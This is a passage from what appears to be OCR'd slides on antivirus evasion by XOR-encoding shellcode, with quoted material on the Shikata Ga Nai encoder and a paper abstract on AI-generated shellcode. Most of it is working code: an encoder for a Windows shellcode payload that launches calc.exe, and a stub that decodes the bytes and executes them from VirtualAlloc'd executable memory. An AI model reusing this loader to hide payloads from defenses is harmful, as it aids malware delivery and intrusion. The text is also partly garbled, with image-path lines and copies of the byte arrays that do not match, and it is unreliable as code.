"\xd6\x62\xa9\xce\xda\xc2\xea\x2a\x2a\x2a\x6b\x7b\x6b\x7a\x78\x7b"
"\x7c\x62\x1b\xf8\x4f\x62\xa1\x78\x4a\x62\xa1\x78\x32\x62\xa1\x78"
"\x0a\x62\xa1\x58\x7a\x62\x25\x9d\x60\x60\x67\x1b\xe3\x62\x1b\xea"
"\x86\x16\x4b\x56\x28\x06\x0a\x6b\xeb\xe3\x27\x6b\x2b\xeb\xc8\xc7"
"\x78\x6b\x7b\x62\xa1\x78\x0a\xa1\x68\x16\x62\x2b\xfa\xa1\xaa\xa2"
"\x2a\x2a\x2a\x62\xaf\xea\x5e\x4d\x62\x2b\xfa\x7a\xa1\x62\x32\x6e"
"\xa1\x6a\x0a\x63\x2b\xfa\xc9\x7c\x62\xd5\xe3\x6b\xa1\x1e\xa2\x62"
"\x2b\xfc\x67\x1b\xe3\x62\x1b\xea\x86\x6b\xeb\xe3\x27\x6b\x2b\xeb"
"\x12\xca\x5f\xdb\x66\x29\x66\x0e\x22\x6f\x13\xfb\x5f\xf2\x72\x6e"
"\xa1\x6a\x0e\x63\x2b\xfa\x4c\x6b\xa1\x26\x62\x6e\xa1\x6a\x36\x63"
"\x2b\xfa\x6b\xa1\x2e\xa2\x62\x2b\xfa\x6b\x72\x6b\x72\x74\x73\x70"
"\x6b\x72\x6b\x73\x6b\x70\x62\xa9\xc6\x0a\x6b\x78\xd5\xca\x72\x6b"
"\x73\x70\x62\xa1\x38\xc3\x7d\xd5\xd5\xd5\x77\x62\x90\x2b\x2a\x2a"
"\x2a\x2a\x2a\x2a\x2a\x2a\x62\xa7\xa7\x2b\x2b\x2a\x2a\x6b\x90\x1b\xa1"
"\x45\xad\xd5\xff\x91\xda\x9f\x88\x7c\x6b\x90\x8c\xbf\x97\xb7\xd5"
"\xff\x62\xa9\xee\x02\x16\x2c\x56\x20\xaa\xd1\xca\x5f\x2f\x91\x6d"
"\x39\x58\x45\x40\x2a\x73\x6b\xa3\xf0\xd5\xff\x49\x4b\x46\x49\x04"
"\x4f\x52\x4f\x2a";
```

Output

```
xor-shellcode.c
  "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
  "\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
  "\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
  "\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
  "\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
  "\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
  "\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
  "\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
  "\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
  "\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
  "\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
  "\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
  "\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
  "\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
  "\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
  "\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";

void xor_encrypt(unsigned char *data, size_t size, unsigned char key, int iterations) {
    for (int i = 0; i < iterations; i++) {
        for (size_t j = 0; j < size; j++) {
            data[j] ^= key; // XOR each byte with the key
        }
    }
}

void generate_stub_format(unsigned char *data, size_t size) {
    printf("unsigned char buf[] = \n\"");
    for (size_t i = 0; i < size; i++) {
        printf("\\x%02x", data[i]); // Print each byte in hex with escaped format
        if ((i + 1) % 16 == 0 && i != size - 1) {
            printf("\"\n\""); // Add new line after every 16 bytes for readability
        }
    }
    printf("\";\n");
}

int main() {
    size_t buf_size = sizeof(buf) - 1; // Exclude null terminator
    unsigned char key;
    int iterations;

    key = 42;
    iterations = 3;

    // printf("Enter XOR key (1-byte integer): ");
    // scanf("%hhu", &key);

    // printf("Enter the number of XOR iterations: ");
    // scanf("%d", &iterations);
    printf("\nOriginal Shellcode:\n");
    generate_stub_format(buf, buf_size);

    // XOR encrypt the shellcode
    xor_encrypt(buf, buf_size, key, iterations);

    printf("\nEncrypted Shellcode after %d XOR iterations (for inclusion in stub):\n", iterations);
    generate_stub_format(buf, buf_size);

    return 0;
}
```

XORing Shellcode - **Execution**

```
┌──(kali㉿kali)-[~/Documents/exploit]
└─$ x86_64-w64-mingw32-gcc -o test.exe stub-xor.c
```



stub-xor.c

```c
unsigned char buf[] =
"\xd6\x62\xa9\xce\xda\xc2\xea\x2a\x2a\x2a\x6b\x7b\x6b\x7a\x78\x7b"
"\x7c\x62\x1b\xf8\x4f\x62\xa1\x78\x4a\x62\xa1\x78\x32\x62\xa1\x78"
"\x0a\x62\xa1\x58\x7a\x62\x25\x9d\x60\x60\x67\x1b\xe3\x62\x1b\xea"
"\x86\x16\x4b\x56\x28\x06\x0a\x6b\xeb\xe3\x27\x6b\x2b\xeb\xc8\xc7"
"\x78\x6b\x7b\x62\xa1\x78\x0a\xa1\x68\x16\x62\x2b\xfa\xa1\xaa\xa2"
"\x2a\x2a\x2a\x62\xaf\xea\x5e\x4d\x62\x2b\xfa\x7a\xa1\x62\x32\x6e"
"\xa1\x6a\x0a\x63\x2b\xfa\xc9\x7c\x62\xd5\xe3\x6b\xa1\x1e\xa2\x62"
"\x2b\xfc\x67\x1b\xe3\x62\x1b\xea\x86\x6b\xeb\xe3\x27\x6b\x2b\xeb"
"\x12\xca\x5f\xdb\x66\x29\x66\x0e\x22\x6f\x13\xfb\x5f\xf2\x72\x6e"
"\xa1\x6a\x0e\x63\x2b\xfa\x4c\x6b\xa1\x26\x62\x6e\xa1\x6a\x36\x63"
"\x2b\xfa\x6b\xa1\x2e\xa2\x62\x2b\xfa\x6b\x72\x6b\x72\x74\x73\x70"
"\x6b\x72\x6b\x73\x6b\x70\x62\xa9\xc6\x0a\x6b\x78\xd5\xca\x72\x6b"
"\x73\x70\x62\xa1\x38\xc3\x7d\xd5\xd5\xd5\x77\x62\x90\x2b\x2a\x2a"
"\x2a\x2a\x2a\x2a\x2a\x62\xa7\xa7\x2b\x2b\x2a\x2a\x6b\x90\x1b\xa1"
"\x45\xad\xd5\xff\x91\xda\x9f\x88\x7c\x6b\x90\x8c\xbf\x97\xb7\xd5"
"\xff\x62\xa9\xee\x02\x16\x2c\x56\x20\xaa\xd1\xca\x5f\x2f\x91\x6d"
"\x39\x58\x45\x48\x2a\x73\x6b\xa3\xf0\xd5\xff\x49\x4b\x46\x49\x04"
"\x4f\x52\x4f\x2a";

// Function to decode the shellcode
void xor_decode(unsigned char *data, size_t size, unsigned char key, int iterations) {
    for (int i = 0; i < iterations; i++) {
        for (size_t j = 0; j < size; j++) {
            data[j] ^= key; // XOR each byte with the key
        }
    }
}

int main() {
    unsigned char xor_key = 42; // XOR key (must match the key used to encode the shellcode)
    int xor_iterations = 3;     // Number of XOR iterations (must match the encoding iterations)

    // Decode the shellcode
    xor_decode(buf, sizeof(buf) - 1, xor_key, xor_iterations); // -1 to exclude the null terminator

    // Allocate memory for the shellcode
    void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if (exec_mem == NULL) {
        printf("VirtualAlloc failed: %d\n", GetLastError());
        return -1;
    }

    // Copy decoded shellcode to the allocated memory
    memcpy(exec_mem, buf, sizeof(buf));

    // Execute the shellcode
    printf("Executing shellcode...\n");
    ((void(*)())exec_mem)();

    // Free the allocated memory (optional, for completeness)
    VirtualFree(exec_mem, 0, MEM_RELEASE);

    return 0;
}
```

Shikata Ga Nai

The "Shikata ga nai" encoder is still dominating today - and likely well beyond.

Chris Abou-Chabké
Founder and Chief Hacking Officer of Black Hat Ethical Hacking

Published Nov 1, 2024

+ Follow

Reference: https://www.linkedin.com/pulse/shikata-ga-nai-encoder-still-dominating-today-well-abou-chabk%C3%A9-vyuxf

Shikata Ga Nai

How Iterations Complicate Detection

"Shikata Ga Nai" supports multiple iterations, making the steps repeat, which thwarts simple detection techniques. As a defender, relying solely on static detection methods to identify SGN-encoded payloads is a losing game. Static analysis can't easily penetrate the encoding without fully unraveling the payload, and continuously scanning memory is computationally heavy. This leaves many detection systems defaulting to behavioral analysis or sandboxing to attempt interception.


For experienced security researchers, this is familiar and not new, **but how many elite ethical hackers are there really?** The real surprise is that SGN payloads still succeed at slipping past today's defenses. Encoded payloads crafted with SGN remain valuable, particularly since defenders often depend on signature-based detection. But as SGN's randomized encoding layers evade static scans, those relying on static detection alone will find SGN a consistent blind spot.

Reference: https://www.linkedin.com/pulse/shikata-ga-nai-encoder-still-dominating-today-well-abou-chabk%C3%A9-vyuxf

Shikata Ga Nai


Reference: https://medium.com/@acheron2302/decode-shikata-ga-nai-with-binary-ninja-part-2-19cea990ea4b

Shikata Ga Nai



Reference: https://medium.com/@acheron2302/decode-shikata-ga-nai-with-binary-ninja-part-2-19cea990ea4b

Preparing for AI based Malware ??



Reference: https://link.springer.com/article/10.1007/s10515-022-00331-3

Preparing for AI based Malware ??

Abstract

Writing software exploits is an important practice for *offensive security* analysts to investigate and prevent attacks. In particular, *shellcodes* are especially time-consuming and a technical challenge, as they are written in assembly language. In this work, we address the task of automatically generating shellcodes, starting purely from descriptions in natural language, by proposing an approach based on Neural Machine Translation (NMT). We then present an empirical study using a novel dataset (*Shellcode_IA32*), which consists of 3200 assembly code snippets of real Linux/x86 shellcodes from public databases, annotated using natural language. Moreover, we propose novel metrics to evaluate the accuracy of NMT at generating shellcodes. The empirical analysis shows that NMT can generate assembly code snippets from the natural language with high accuracy and that in many cases can generate entire shellcodes with no errors.

Reference: https://link.springer.com/article/10.1007/s10515-022-00331-3

04

Demo

THANK YOU

Get In Touch :

LinkedIn : Lalu Raynaldi Pratama Putra
Github : https://github.com/KanakSasak
Medium : https://kanaksasak.medium.com